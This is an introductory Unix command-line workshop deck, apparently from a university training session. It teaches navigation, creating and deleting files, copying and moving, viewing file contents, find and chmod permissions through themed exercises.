
We are HERE:

Lesson 1.3: Change Directory

We are HERE:

How about here?

Lesson 1.3: Change Directory

The address for this building is:
2415 OSBORN DR
AMES, IA 50011

Lesson 1.3:
# Change Directory

Relative vs Absolute file paths:

A *relative* **path** is the **path to a file/directory from where you currently are** (your present working directory); a *relative* path **will change** depending on where you are currently located

An *absolute* **path** is the **"address" of where a file/directory is**; an absolute path is "true" regardless of your present working directory, and **will not change** unless the target file/directory is moved

Relative paths tend to be shorter, and thus more convenient, than absolute paths

Lesson 1.3: Directory Structures

You can think of directories like tree roots:

Lesson 1.3: Change Directory

You can change from a directory to a *subdirectory* by using its *relative* file path


```
cmmann@training:~/20170301-unix-basic

[cmmann@training ~]$ ls
20170301-unix-basic  linux-1
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ ls
exercise1  exercise3  exercise4  LICENSE
[cmmann@training ~/20170301-unix-basic]$
```

home/

20180302-unix-basic/   linux-1/

exercise1/   exercise3/   exercise4/   mushroom-kingdom/

Lesson 1.3:
Change Directory

You can change from one directory directly to another directory by giving its *absolute* file path

```
[cmmann@training ~/20170301-unix-basic]$ ls
exercise1  exercise3  exercise4  LICENSE
[cmmann@training ~/20170301-unix-basic]$ cd ~/linux-1
[cmmann@training ~/linux-1]$ ls
files
[cmmann@training ~/linux-1]$ ▮
```

home/

20180302-unix-basic/   linux-1/

Lesson 1.3: Change Directory

- Just like you can use ~ to mean home, you can also use . . in the filepath to indicate relative paths *from the directory above* your present working directory

Exercise 1: Destination Traveling

- Goals:

    1. Change your present working directory to `exercise1`

    2. Visit a place you've never been to before by changing directories

    3. **List** all the locations in that directory

    4. "Travel" directly to another "country" FROM YOUR CURRENT COUNTRY

    5. Identify the **absolute path** to the file "`Carmen-Sandiego.txt`"

    6. Identify the **name** of the **largest FILE** in `exercise1`

    7. Determine what happens when you go up one level from your home directory

- Hints:

    - The first thing you should do after changing directories is list the contents of `exercise1`

    - Don't forget the special options for `cd`

    - How could you most efficiently complete Goals 5 and 6? (use `ls`!)

Exercise 1 Answers:

- Goals:

    1. Change your directory to `exercise1`:

    2. "Visit" a "country" you've never been to before:

    3. List all the locations in the "country":

    4. "Travel" directly to another "country" FROM YOUR CURRENT COUNTRY

    5. Identify the absolute path to the file "`Carmen-Sandiego.txt`"

    6. Identify the largest FILE in `exercise1`

    7. Determine what happens when you go up one level from your home directory

Lesson 2:
Making Files and Folders

Overview:

2.1: Make Directory

2.2: Create a file

2.3: Delete files and folders

Exercise 2: Making (and Breaking) Memories

Lesson 2.1: Make Directory

Command: `mkdir <directory-name>`

What it does:

      Creates a new directory (folder)

Options:

      `-p`: Create multiple directory levels at once (if you want to nest a folder inside other folders)

Examples:

Lesson 2.2:
Create a file with Touch

Command: `touch <file-name>`

What it does:

If `<file-name>` already exists, it changes the file timestamps.

If `<file-name>` DOES NOT already exist, it creates an empty file called `<file-name>`

Example:

Lesson 2.3: Remove

BE VERY, VERY CAREFUL WHEN USING REMOVE

It is *extremely* powerful.

If you delete something, the machine doesn't ask you if you're sure you want to delete it.

The file doesn't go to a Recycle Bin.

It is GONE.

Lesson 2.3: Remove File

Command: `rm <file-name>`

What it does: Permanently deletes `<file-name>`

Example:

Lesson 2.3 Remove Directory

Command: `rm -r <directory-name>`

What it does: Permanently deletes `<directory-name>`, and all files contained in `<directory-name>`

In order to NOT be asked if you want to delete each and every file in the directory, use

`rm -rf <directory-name>`

Example:

Lesson 2.3:
Warning about Remove

> *"It is not UNIX's job to stop you from shooting your foot. If you so choose to do so, then it is UNIX's job to deliver Mr. Bullet to Mr Foot in the most efficient way it knows."*
>
> -Terry Lambert

UNIX will do EXACTLY what you tell it to do.
Be very, very careful with `rm`.

Exercise 2:
Making (and Breaking) Memories

- Goals:

  1. Make a directory called `exercise2`
  2. Change directory to your newly-created `exercise2` directory
  3. Make a directory called `keep` in `exercise2`
  4. Make all the directories in the path:
     `bcbgso/basic/linux/workshop`
     Can you do this without changing directories?
  5. Make a file called "`memories.txt`" in the `workshop` directory. Can you do this without changing directories?
  6. Remove "`memories.txt`" without changing directories
  7. Remove the directory `bcbgso`

- Hints:
  - Remember that removing a directory is slightly different from removing a file!
  - In number 4, what options are available when making directories?

Exercise 2:
Making (and Breaking) Memories

- Goals:
  1. Create a directory called `exercise2`

  2. Navigate to your newly-created `exercise2` directory

  3. Create a directory called `keep` in `exercise2`

  4. Create all the directories in the path: `bcbgso/basic/linux/workshop`

  5. Create a file called "`memories.txt`" in the `workshop` directory.

  6. Delete "`memories.txt`" without changing directories

  7. Delete the directory `linux-1`, which is located in your home folder

Lesson 3: Moving Things Around

Overview:

3.1: Copying

3.2: Moving Files and Folders

3.3: Renaming Files and Folders

3.4: Viewing/Outputting File Contents

3.5: Executing shell scripts for checking answers

Exercise 3: Moving Mountains

Lesson 3.1: Copy

Command: `cp <source> <destination>`

What it does:

Copies the file `<source>` to the location specified by `<destination>`; you will have two copies of `<source>`

Options:

`-r`: Recursively copy; for use when you want to copy a directory and not just its contents

Examples:

Lesson 3.2: Move

Command: `mv <source> <destination>`

What it does:

Moves the file or folder `<source>` to the location specified by `<destination>`; you will only have one copy of `<source>`

Examples:

Lesson 3.3: Rename

Command: `mv <source> <new-name>`

What it does:

You're "moving" the `<source>` file into the same directory, but with a different name!

In fact, you can do this when moving a file as well:

`mv <source.txt> <destination/new-name.txt>`

Example:

Lesson 3.4: Viewing File Contents

Commands:

`cat <filename.txt>`

`head <filename.txt>`

`tail <filename.txt>`

`less <filename.txt>`

What they do:

`cat` outputs the entirety of `<filename.txt>` to the console (don't try this with large files!!)

`head` outputs the first 10 lines of the file

`tail` outputs the last 10 lines of the file

`less` "opens" the file in the terminal without printing it, and lets you scroll up and down. Exit by hitting "q".

Lesson 3.4: Viewing File Contents

`head` and `tail` also have an option, `-n`, to output the first `-n` lines and the last `-n` lines, respectively

Example:

Lesson 3.5: Running Shell Scripts

- We can store commands to in a file, called a script

- We aren't going to do any scripting right now, but you are going to *execute* scripts to check your answers for the next two exercises

- To execute or run a script*, we type:

```
bash ~/path/to/script.sh
```

For Exercise 3, you can use:

```
bash ~/20180302-basic-unix/check_exercise_3.sh
```

*There are other ways of running scripts, but they require changing file permissions, which we're not going to get into right now

Exercise 3: Moving Mountains

Goal:

1. Navigate to `exercise3` and **list** the files in the directory in such a fashion that you can see the file size

2. Each file contains information about a mountain, including which mountain range it belongs to and its elevation, and in some cases, how deadly it is. Based on the size of the files, determine the best method to use to **read** the relevant contents of each file (i.e., should you use `cat` or `head` on that 409KB file?)

3. **Make** a folder called `shortest-mountain`. **Copy** the shortest mountain (out of the five files listed) into this folder.

4. **Make** a folder for each mountain, that contains the name of the mountain range it belongs to. Example: For `Mount-Everest.txt`, you will create a folder called `Himalayas`

5. K2 has two other names – Mount Godwin-Austen, and Chhogori. **Create a copy** of `K2.txt` called `Chhogori.txt` in its appropriate mountain range folder.

6. Then **move** `K2.txt` into the appropriate folder, but rename it `Mount-Godwin-Austen.txt`.

7. **Move** the remaining mountains into their proper folders, no additional renaming needed!

8. **Make** a folder called `deadliest-mountain`. **Copy** the deadliest mountain's file into this folder.

9. **Run** the script "`check_exercise_3.sh`" to determine if you've done everything correctly.

Hints:

- Remember that you make folders using `mkdir`
- What option do you need to use with `ls` to see the file sizes?
- You will probably have a happier time using `head`, `tail`, and `less`, rather than `cat`
- If a mountain range has a two-word name (e.g., "Swiss Alps"), use a hyphen to separate the two words, rather than a space (e.g., `Swiss-Alps`)
- Remember that you can rename things as you copy and move them!

Exercise 3: Moving Mountains

- Goal:

  1. Navigate to `exercise3` and list the files in the directory in such a fashion that you can see the file size

  2.

  3. Determine which mountain has the **lowest** elevation:

  5. Create a copy of `K2.txt` called `Chhogori.txt` in its appropriate folder.

  6. Then move `K2.txt` into the appropriate folder, but rename it `Mount-Godwin-Austen.txt`.

  7. The mountains in their folders:

  8. Create a folder called deadliest-mountain. Copy the deadliest mountain's file into this folder.

Lesson 4:
Finding Things and Permissions

Overview:

4.1: Finding Files

4.2: Permissions

Exercise 4: Super Mario Bros

Lesson 4.1: Find

Command:

`find <search-space> <criteria>`

What it does:

Searches the folders and files in `<search-space>` (which should be a directory) and finds any that match `<criteria>`

Lesson 4.1: Find <search-space>

Special Options for `<search-space>`:

`find .` : searches the current directory and subdirectories

`find ..` : searches starting from the directory above you, and all subdirectories

`find /` : searches ALL directories and subdirectories that you have access to

`find ~` : searches all directories and subdirectories starting with your home directory

`find /dir1 /dir2 /dir3` : searches `dir1`, `dir2`, and `dir3`

Lesson 4.1: Find Special Options

Syntax:

```
find . -<option> <criteria>
```

Note: For these options, you must have the EXACT file name. These (alone) do not search for file names containing your search term!

`-name <filename>` : Searches for a file called <filename>; CASE SENSITIVE

`-iname <filename>` : Searches for a file called <filename>; CASE INSENSITIVE

Lesson 4.1: Find <criteria>

Unless you are searching for an EXACT filename, you need to put your criteria in quotes.

To search for files containing a search term:

```
find . -iname "*search-term*"
```

For specific file types:

```
find . -iname "*.txt"  #Will find all text files in the current
                              directory or subdirectories
```

"*" Means to match anything. So in the first example, we are looking for file names containing "search-term" regardless of where it occurs in the name.

In the second example, we only allow anything in the beginning of the file name, but the name of the file has to end in ".txt"

Lesson 4.1: Find <criteria>

We can also search specifically for files OR directories

`find . –iname <search-term> -type f` *#For Files*

`find . –iname <search-term> -type d` *#For directories*

So if we wanted to find all files in exercise3 containing the word "mount" in their name:

Lesson 4.2: Permissions

- Control who can access, modify, and execute files/folders
- Protects you from malicious code (and accidents)
- Protects the server from you

Permissions are changed through the chmod (change mode) command, and follow the syntax:

```
chmod –options mode filename
```

Handy option:

`–R:` Recursively change permissions – so if you change permissions on a folder with the –R option, this will change the permissions of all the files and folders in subdirectories

Lesson 4.2: Permissions

Permissions: Read, Write, Execute

Read (`r`): Can see what's inside a file/directory

Write (`w`): Can edit/write/modify/rename/delete a file, and create files in a directory

Execute (`x`): Can run the file from the console

Permission Sets: User, Group, Others

User (`u`): You

Group (`g`): A specified group

Others (`o`): Everyone NOT the user and NOT in Group

All (`a`): Everyone, including User, Group, and Others

Lesson 4.2: Permissions

First character is the type; d = directory, - = file

First 3: Owner permissions

Lesson 4.2: Permissions

First character is the type; d = directory, - = file

First 3: Owner permissions

Second 3: Group permissions
